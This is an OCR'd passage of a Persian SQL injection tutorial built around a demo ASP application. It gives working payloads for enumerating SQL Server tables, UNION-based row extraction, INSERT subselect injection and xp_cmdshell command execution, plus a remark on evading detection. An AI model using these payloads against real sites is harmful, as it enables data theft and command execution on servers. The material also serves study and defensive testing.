


Figure 7: Table and field name enumeration


اکنون که روی تزریق کار می کنید، مجبور هستید که تصمیم بگیرید که می خواهید از کدام جدول ها و فیلدها اطلاعات برداشت (و دریافت) کنید. در SQL Server، شما براحتی می توانید تمامی نام های جداول و ستون ها را در بانک اطلاعاتی دریافت کنید. در Oracle و Acccess امکان انجام این کار ممکن است وجود داشته باشد و ممکن است وجود هم نداشته باشد، که این امکان بستگی به سطح اختیارات (privilege) اکانتی که web application با آن به بانک اطلاعاتی دست یابی می کند، دارد. کلید کار این است که قادر به دست یابی جدول های سیستم که حاوی نام جداول و ستون ها هستند، باشیم. در SQL Server، این جداول و ستون ها به ترتیب 'sysobjects' و 'syscolumns' نامیده می شوند (لیستی از جداول سیستمی برای دیگر DB Server ها در آخر این قسمت از مقاله آورده شده اند. شما همچنین احتیاج به دانستن نام مناسب ستون ها در آن جدول ها هستید). در این جدول ها لیستی از تمام جدول ها و ستون ها در بانک اطلاعاتی وجود دارد. برای بدست آوردن لیستی از جدول های کاربران (user tables) در SQL Server، از کد تزریق زیر استفاده کنید که البته می توانید احیانا آنرا بنابه موقعیتی که در آن قرار دارید، تغییر دهید:


```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

این تزریق نام تمام جدول های تعریف شده توسط کاربر (user-defined) (که این کاری است که xtype = 'U' انجام می دهد) را در بانک اطلاعاتی برمی گرداند. هنگامی که چیزی پیدا کردید که جالب بود (ما از Orders استفاده می کنیم)، می توانید نام تمام فیلدهای موجود در آن جدول را با یک گزارش تزریق مشابه زیر به دست آورید:

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE
```

```
name = 'Orders')
```



Sample ASP Script - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address
http://localhost/simpleunquoted.asp?employeeid=-1 UNION ALL SELECT ContactName, 0, 0, 'A', 0 FROM Customers WHERE 1=1
Go
LastName FirstName Title Notes Extension
0 Maria Anders 0 A 0


Sample ASP Script - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address
employeeid=-1 UNION ALL SELECT ContactName, 0, 0, 'A', 0 FROM Customers WHERE ContactName NOT IN ('Maria Anders') AND 1=1
Go
LastName FirstName Title Notes Extension
0 Ana Trujillo 0 A 0
Done
Local intranet




Figure 8: Single record cycling

اگر امکانش بود، اگر یک application **استفاده کنید که برای برگشت تعداد هر چه بیشتر نتایج تا حد امکان، طراحی شده است. یک ابزار جستجو ایده آل این کار می باشد چرا که آنها برای برگشت نتایج از چندین ردیف متفاوت در آن واحد ساخته شده اند. بعضی** application **ها طوری طراحی شده اند که تنها یک مجموعه رکورد (**recordset**) را در خروجی شان در آن واحد استفاده می کنند و ما بقی را ایگنور می کنند. شما می توانید گزارش تزریق خود را دستکاری کنید تا به شما به طور آهسته (اما دقیق و مطمئن) اجازه دهد تا اطلاعات مطلوب و مورد نظر خود را به طور کامل دریافت کنید. این کار به وسیله اضافه کردن** Qualifier **ها به عبارت** WHERE **انجام می شود که این** Qualifier **ها از انتخاب اطلاعات ردیف های مشخصی (و تعیین شده ای) جلوگیری می کنند. بیائید فرض کنیم که شما کار را با رشته تزریق زیر آغاز کرده اید:**

```
' UNION ALL SELECT name, FieldTwo, FieldThree FROM TableOne
WHERE ''='
```

و شما مقادیر اولیه در `FieldOne`، `FieldTwo` **و** `FieldThree` **تزریق شده در سند خود را دریافت می کنید. بیائید فرض کنیم که مقادیر مربوط به** `FieldOne`، `FieldTwo` **و** `FieldThree` **به ترتیب به صورت** "Alpha" ، "Beta" **و** "Delta" **هستند. دومین رشته تزریق شما باید به صورت زیر باشد:**

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM
```

```
TableOne WHERE FieldOne NOT IN ('Alpha') AND FieldTwo NOT IN
 ('Beta') AND FieldThree NOT IN ('Delta') AND ''='
```

عبارت NOT IN VALUES **اطمینان حاصل می سازد که اطلاعاتی که شما قبلا می دانستید (و دریافت کرده اید) مجددا برگشت داده نشوند، بنابراین ردیف بعدی در جدول به جای آن استفاده می شود. بیائید فرض کنیم که این مقادیر** "AlphaAlpha" ، "BetaBeta" **و** "DeltaDelta" **هستند.**

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM TableOne
WHERE FieldOne NOT IN ('Alpha', 'AlphaAlpha') AND FieldTwo NOT
IN ('Beta', 'BetaBeta') AND FieldThree NOT IN ('Delta',
'DeltaDelta') AND ''='
```

این گزارش از برگشت اولین و دومین مجموعه از مقادیری که شما می دانسته اید، جلوگیری می کند. شما تنها روند اضافه کردن آرگومان ها با VALUES **را ادامه می دهید تا زمانی که هیچی برای برگشت باقی نماند.**

INSERT 3/3

3/3/1 پایه و اساسِ Insert

کلمه کلیدی INSERT **برای اضافه کردن اطلاعات به بانک اطلاعاتی استفاده می شود. کاربردهای معمول** INSERT **ها در** web application **ها شامل عملیات** Register **کردن** User **ها،** Bulletin Board **ها، اضافه کردن** Item **ها به** Shopping Cart **ها و ... می شود. چک کردن آسیب پذیری ها راجع به جملات** INSERT **مشابه عملیات استفاده شده راجع به** WHERE **می باشد. در صورتی که اجتناب از ردیابی موضوع مهمی برای شما است، ممکن است نخواهید سعی در استفاده از** INSERT **ها داشته باشید. تلاش های تزریق** SQL **و** single quote **ها با** INSERT **اغلب در ردیف هایی در بانک اطلاعاتی نتیجه می دهد که از فرآیند مهندسی معکوس** Keyword **ها پر شده باشند (**flood **شده باشند). بسته به اینکه مدیر چه مقدار هشیار بوده و با اطلاعات در آن بانک اطلاعاتی بخصوص چه می شود، می تواند حالات متفاوتی پیش آید. باید گفت که، در اینجا تزریق** INSERT **با تزریق** SELECT **تفاوت دارد.**

بیائید فرض کنیم که شما در یک سایت هستید که اجازه نوعی از User Registration **را می دهد. آن یک فرم ارائه می دهد که شما نام، آدرس، شماره تلفن و ... را وارد می کنید. بعد از اینکه شما فرم را** submit **کردید، می توانید به صفحه ای بروید که به شما این اطلاعات وارد شده را همراه با یک گزینه برای ویرایش آنها، نمایش می دهد. این چیزی است که شما می خواهید. برای سو استفاده از یک آسیب پذیری** INSERT**، شما باید قادر به نمایش اطلاعاتی که** submit **شده اند، باشید. هیچ مهم نیست که این اطلاعات کجا باشند. ممکن است هنگامی که شما عملیات** Log In **را انجام می دهید، از شما با نامی که در فرم وارد کرده اید و به طبع در بانک اطلاعاتی ذخیره شده است، خوشامد گویی به عمل آید. ممکن است آنها به شما یک** Spam Mail **با مقدارِ متغیر** name **به شما بفرستند (که در این طور مواقع نام شما را با سلام یا** dear **یا ... در نامه ها همراه می سازند). به هر حال، راهی پیدا کنید که حداقل مقداری از اطلاعاتی را که وارد (و ثبت) کرده اید، به نمایش در آورید (و ببینید).**

3/3/2 Insert کردن Subselect ها

یک گزارش INSERT چیزی شبیه به زیر خواهد بود:

```
INSERT INTO TableName VALUES ('Value One', 'Value Two', 'Value
Three')
```

شما می خواهید قادر به دستکاری آرگومان ها در عبارت VALUES باشید که با این کار این متغیرها داده ها دیگری را دربرگیرند. شما می توانید این کار را توسط subselect ها انجام دهید. فرض می کنیم که کد به صورت زیر باشد:

```
SQLString = "INSERT INTO TableName VALUES ('" & strValueOne &
"', '" & strValueTwo & "', '" & strValueThree & "')"
```

و فرم پر شده نیز مانند زیر باشد:

```
Name: ' + (SELECT TOP 1 FieldName FROM TableName) + '
Email: blah@blah.com
Phone: 333-333-3333
```

یک SQL Statement (جمله SQL) مانند زیر ایجاد می کنیم:

```
INSERT INTO TableName VALUES ('' + (SELECT TOP 1 FieldName FROM
TableName) + '', 'blah@blah.com', '333-333-3333')
```

هنگامی که به صفحه ی Preferences رفته و اطلاعات کاربری خود را به نمایش می گذارید، شما اولین مقدار در FieldName (نام فیلد مربوط به آن) که معمولا نام کاربر می باشد را مشاهده خواهید کرد. مگراینکه شما از TOP 1 در subselect خود استفاده کنید، که در این صورت یک پیام خطا با عنوان Subselect Returned Too Many Records دریافت خواهید کرد. شما می توانید از همه ردیف ها در جدول با استفاده از NOT IN () همان طور که در مورد Single Record Cycling استفاده شد، عبور کنید.

3/4 رویه های ذخیره شده SQL Server

3/4/1 نکات پایه در مورد رویه های ذخیره شده (Stored Procedure)

یک نصب out-of-box (یا نصب کامل) از MS SQL Server حدودا تعداد هزار رویه ی ذخیره شده دارد. اگر شما بتوانید روی یک Web Application که از SQL Server به عنوان backend استفاده می کند، عملیات SQL Injection را انجام دهید، می توانید از این رویه های ذخیره شده برای انجام چندین کار اساسی استفاده کنید. در اینجا چندین رویه را مورد بررسی قرار می دهیم. بسته به اجازه (permission) های بانک اطلاعاتی کاربری web application (web application's database user)، بعضی، تمامی، یا هیچ کدام از این موارد کار نخواهند کرد. اولین چیزی که باید راجع به تزریق رویه های ذخیره شده بدانید این است که هنگامی که نتوانید خروجی رویه های ذخیره شده را به همان حالتی که خروجی تزریق های معمولی را دریافت می کنید، دریافت کنید، شانس خوبی وجود

دارد. بسته به کاری که می خواهید انجام دهید، ممکن است به هیچ وجه احتیاجی به دریافت هیچ اطلاعاتی نداشته باشید. می توانید روش های دیگری برای دریافت داده های بازگشتی به خود، پیدا کنید.

تزریق رویه بسیار راحتی از تزریق گزارش های معمولی می باشد. تزریق رویه درون یک آسیب پذیری Quoted بایستی چیزی شبیه به زیر باشد:


```
simplequoted.asp?city=seattle';EXEC master.dbo.xp_cmdshell
'cmd.exe dir c:
```

توجه داشته باشید که در ارائه ی یک آرگومان، چگونه یک آرگومان معتبر در ابتدا و دنباله آن با یک Quote آمده و در آرگومان نهایی با رویه ذخیره شده هیچ Closing Quote ای ندارد. این کار نیازمندیهای ذاتی syntax را در بسیاری از آسیب پذیری های Quoted جبران می کند. ممکن است همچنین مجبور به سر و کله زدن با پرانتزها، جملات WHERE و ... نیز باشید، اما بعد از آن، هیچ نگرانی راجع به تطبیق ستون (Column Matching) یا انواع داده ای (Data Types) وجود نخواهد داشت. این مورد این امکان را به وجود می آورد که آسیب پذیری را همان طور که با application هایی که هیچ پیام خطایی برگشت نمی دهند، صادر کرده و توسعه دهید.

3/4/2 xp_cmdshell

```
xp_cmdshell {'command_string'} [, no_output]
```

master.dbo.xp_cmdshell مورد مقدسی بین رویه های ذخیره شده می باشد. آن یک آرگومان واحد که دستوری است که شما می خواهید در سطح کاربر SQL Server (SQL Server's User level) اجرا شود را می گیرد. مشکل؟ این مورد هنگامی که کاربری SQL Server ای که Web application در حال استفاده است، sa باشد، ممکن است قابل استفاده نباشد.



LastName	FirstName	Title	Notes	Extension
Steven	Buchanan	Sales Manager	Steven Buchanan graduated from St. Andrews University, Scotland, with a BSC degree in 1976. Upon joining the company as a sales representative in 1992, he spent 6 months in an orientation program at the Seattle office and then returned to his permanent post in London. He was promoted to sales manager in March 1993. Mr. Buchanan has completed the courses "Successful Telemarketing" and "International Sales Management." He is fluent in French.	3453
Michael	Suyama	Sales Representative	Michael is a graduate of Sussex University (MA, economics, 1983) and the University of California at Los Angeles (MBA, marketing, 1986). He has also taken the courses "Multi-Cultural Selling" and "Time Management for the Sales Professional." He is fluent in Japanese and can read and write French, Portuguese, and Spanish.	428
Robert	King	Sales Representative	Robert King served in the Peace Corps and traveled extensively before completing his degree in English at the University of Michigan in 1992, the year he joined the company. After completing a course entitled "Selling in Europe," he was transferred to the London office in March 1993.	465
Ann	Dodsworth	Sales Representative	Anne has a BA degree in English from St. Lawrence College. She is fluent in French and German.	452

